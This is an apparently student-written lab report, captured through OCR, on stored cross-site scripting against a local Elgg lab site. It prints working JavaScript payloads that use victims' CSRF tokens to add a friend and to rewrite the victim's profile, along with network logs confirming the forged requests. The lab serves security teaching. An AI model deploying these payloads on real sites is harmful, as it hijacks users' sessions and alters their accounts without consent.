


Samy

Friends

No friends yet.

Step 2: Samy will edit its about me with the script



Edit profile

Display name: Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl=http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;  //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```


Public

Brief description

Public

Location

STEP3: Now login with alice and visit samy profile




| ta… | Meth… | File | Domain | Cause | Type | Transfer… | Size |
|---|---|---|---|---|---|---|---|
| 0 | GET | samy | www.xsslabelgg.com | document | html | 3.40 KB | 11.34 KB |
| 0 | GET | font-awesome.css | www.xsslabelgg.com | stylesheet | css | cached | 28.38 KB |
| 0 | GET | elgg.css | www.xsslabelgg.com | stylesheet | css | cached | 58.09 KB |
| 0 | GET | colorbox.css | www.xsslabelgg.com | stylesheet | css | cached | 3.80 KB |
| 0 | GET | jquery.js | www.xsslabelgg.com | script | js | cached | 0 B |
| 0 | GET | jquery-ui.js | www.xsslabelgg.com | script | js | cached | 0 B |
| 0 | GET | require_config.js | www.xsslabelgg.com | script | js | cached | 798 B |
| 0 | GET | require.js | www.xsslabelgg.com | script | js | cached | 0 B |
| 0 | GET | elgg.js | www.xsslabelgg.com | script | js | cached | 0 B |
| 0 | GET | en.js | www.xsslabelgg.com | script | js | cached | 0 B |
| 0 | GET | init.js | www.xsslabelgg.com | script | js | cached | 619 B |
| 0 | GET | ready.js | www.xsslabelgg.com | script | js | cached | 271 B |
| 0 | GET | Plugin.js | www.xsslabelgg.com | script | js | cached | 630 B |
| 2 | GET | add?friend=47&__elgg_ts=1574122242&__elgg_token=LR7AiHQEtRl7vrW… | www.xsslabelgg.com | xhr | html | 3.42 KB | 11.44 KB |
| 0 | GET | samy | www.xsslabelgg.com | xhr | html | 3.44 KB | 11.44 KB |

In network console we can see that add friend url is executed. We can see that samy is friend with himself, as same url was executed for himself when samy edited about me.

Now reload the page to see if ALICE is friend now?

Answer: **"Remove friend" is coming on samy profile**



| Sta… | Meth… | File | Domain | Cause | Type | Transfer… | Size |
|---|---|---|---|---|---|---|---|
| 200 | GET | samy | www.xsslabelgg.com | document | html | 3.40 KB | 11.34 KB |
| 200 | GET | font-awesome.css | www.xsslabelgg.com | stylesheet | css | cached | 28.38 KB |
| 200 | GET | elgg.css | www.xsslabelgg.com | stylesheet | css | cached | 58.09 KB |
| 200 | GET | colorbox.css | www.xsslabelgg.com | stylesheet | css | cached | 3.80 KB |
| 200 | GET | jquery.js | www.xsslabelgg.com | script | js | cached | 0 B |
| 200 | GET | jquery-ui.js | www.xsslabelgg.com | script | js | cached | 0 B |
| 200 | GET | require_config.js | www.xsslabelgg.com | script | js | cached | 798 B |
| 200 | GET | require.js | www.xsslabelgg.com | script | js | cached | 0 B |
| 200 | GET | elgg.js | www.xsslabelgg.com | script | js | cached | 0 B |
| 200 | GET | en.js | www.xsslabelgg.com | script | js | cached | 0 B |
| 200 | GET | init.js | www.xsslabelgg.com | script | js | cached | 619 B |
| 200 | GET | ready.js | www.xsslabelgg.com | script | js | cached | 271 B |
| 200 | GET | Plugin.js | www.xsslabelgg.com | script | js | cached | 630 B |
| 302 | GET | add?friend=47&__elgg_ts=1574122413&__elgg_token=Mm0B3sMtEfX9G4… | www.xsslabelgg.com | xhr | html | 3.41 KB | 11.42 KB |
| 200 | GET | samy | www.xsslabelgg.com | xhr | html | 3.43 KB | 11.42 KB |

Observations :


1) Explain the purpose of Lines 1 and 2, why are they are needed?

Answer: line 1 and 2 trying to build _elgg_ts and __elgg_token by reading those variables, which we will use in our HTTP url.

2) If theElggapplication only provide the Editor mode for the"About Me"field, i.e.,you cannot switch to the Text mode, can you still launch a successful attack?

Answer: Method tried

1) Make whole script in one line, but again everything was converted to html tags
2) Create a JS file with out script and add just one line to fetch the script. But as we can see in the editor, it was converted into html tags. "<" converted to "&gt". Hence, html will process &gt not as "<" and it wont recognize it as script.



```
<script type="text/javascript"
src="./addfriend.js"></script>
```


```
<div id="profile-details" class="elgg-body pll">
  <span class="hidden nickname p-nickname">samy</span>
  <h2 class="p-name fn">Samy</h2>
  <p class="profile-aboutme-title"></p>
  <div class="profile-aboutme-contents">
    <div class="elgg-output mtn">
      <div style="left: 159.85px; top: 935.286px; font-size: 16.6043px; font-family: monospace; transform: scaleX(0.99626);">&lt;script type="text/javascript" src="./addfriend.js"&gt;&lt;/script&gt;</div>
```

```
element {
  left: 159.85px;
  top: 935.286px;
  font-size: 16.60
  font-family: mono
  transform: scaleX
}
html, body, div, sp
object, iframe, h1,
h6, p, blockquote,
address, big, cite,
, kbd, q, s
```

3)

## Task 5:

Step1: Find the pattern/URL which used to edit about me in the server.




| Sta... | Meth... | File | Domain | Cause | Type | Transfer... | Size | 0 ms |
|---|---|---|---|---|---|---|---|---|
| 02 | POST | edit | www.xsslabelgg.... | document | html | 3.96 KB | 14.33 KB | → 102 ms |
| 00 | GET | samy | www.xsslabelgg.... | document | html | 3.99 KB | 14.33 KB | → 64 ms |
| 02 | GET | addfriend.js" | www.xsslabelgg.... | script | html | 4.73 KB | 44.55 KB | → 65 ms |
| 00 | GET | font-awesome.css | www.xsslabelgg.... | stylesheet | css | cached | 28.38 KB | |
| 00 | GET | elgg.css | www.xsslabelgg.... | stylesheet | css | cached | 58.09 KB | |
| 00 | GET | colorbox.css | www.xsslabelgg.... | stylesheet | css | cached | 3.80 KB | |
| 00 | GET | 47large.jpg | www.xsslabelgg.... | img | jpeg | cached | 13.64 KB | |
| 00 | GET | 47small.jpg | www.xsslabelgg.... | img | jpeg | cached | 1.40 KB | |
| 00 | GET | jquery.js | www.xsslabelgg.... | script | js | cached | 0 B | |
| 00 | GET | jquery-ui.js | www.xsslabelgg.... | script | js | cached | 0 B | |
| 00 | GET | require_config.js | www.xsslabelgg.... | script | js | cached | 798 B | |
| 00 | GET | require.js | www.xsslabelgg.... | script | js | cached | 0 B | |
| 00 | GET | elgg.js | www.xsslabelgg.... | script | js | cached | 0 B | |
| 02 | GET | / | www.xsslabelgg.... | script | html | 4.74 KB | 44.55 KB | → 34 ms |
| 00 | GET | activity | www.xsslabelgg.... | script | html | 4.77 KB | 44.55 KB | → 152 ms |
| 00 | GET | en.js | www.xsslabelgg.... | script | js | cached | 0 B | |
| 00 | GET | init.js | www.xsslabelgg.... | script | js | cached | 619 B | |
| 00 | GET | ready.js | www.xsslabelgg.... | script | js | cached | 271 B | |
| 00 | GET | Plugin.js | www.xsslabelgg.... | script | js | cached | 630 B | |
| 00 | POST | refresh_token | www.xsslabelgg.... | xhr | json | 515 B | 194 B | |

Form data

```
__elgg_token: b4c-9u5PXAGPIqqmRXtBiw
__elgg_ts: 1574127134
accesslevel[briefdescription]: 2
accesslevel[contactemail]: 2
accesslevel[description]: 2
accesslevel[interests]: 2
accesslevel[location]: 2
accesslevel[mobile]: 2
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription:
contactemail:
description: <script+type="text/javascript"+src=\"./addfriend.js"></script>
guid: 47
interests:
location:
mobile:
name: Samy
phone:
skills:
twitter:
website:
```

Now we know the URl and its parameter. Write a script and past in about me



## Edit profile

Display name

Samy

About me

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var description="&description=Pramod+kumar+samys+friend+is+Junk";

var content=userName+guid+ts+token+description;     //FILL IN
var samyGuid="47";    //FILL IN
var sendurl = "http://www.xsslabelgg.com/action/profile/edit"

if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Public


Brief description

Public

Location

Public

Alice profile before visiting



www.xsslabelgg.com/profile/alice

XSS Lab Site


Alice

Brief description:

Friends

```
Sta...  Meth...  File              Domain              Cause       Type  Transfer...  Size
200     GET      elgg.css          www.xsslabelgg.com  stylesheet  css   cached       58.09 KB
200     GET      colorbox.css      www.xsslabelgg.com  stylesheet  css   cached       3.80 KB
200     GET      44large.jpg       www.xsslabelgg.com  img         jpeg  cached       14.68 KB
200     GET      jquery.js         www.xsslabelgg.com  script      js    cached       0 B
200     GET      jquery-ui.js      www.xsslabelgg.com  script      js    cached       0 B
200     GET      require_config.js www.xsslabelgg.com  script      js    cached       798 B
200     GET      require.js        www.xsslabelgg.com  script      js    cached       0 B
```

Now visit Samy profil, We can see in he below screenshot that our script in disccription got executed.



www.xsslabelgg.com/profile/samy

XSS Lab Site


Samy

About me

Friends

```
Sta...  Meth...  File              Domain              Cause   Type  Transfer...  Size
200     GET      require_config.js www.xsslabelgg.com  script  js    cached       798 B
200     GET      require.js        www.xsslabelgg.com  script  js    cached       0 B
200     GET      elgg.js           www.xsslabelgg.com  script  js    cached       0 B
200     GET      en.js             www.xsslabelgg.com  script  js    cached       0 B
200     GET      init.js           www.xsslabelgg.com  script  js    cached       619 B
200     GET      ready.js          www.xsslabelgg.com  script  js    cached       271 B
200     GET      Plugin.js         www.xsslabelgg.com  script  js    cached       630 B
302     POST     edit              www.xsslabelgg.com  xhr     html  4.06 KB      14.51 KB
200     GET      alice             www.xsslabelgg.com  xhr     html  4.08 KB      14.51 KB
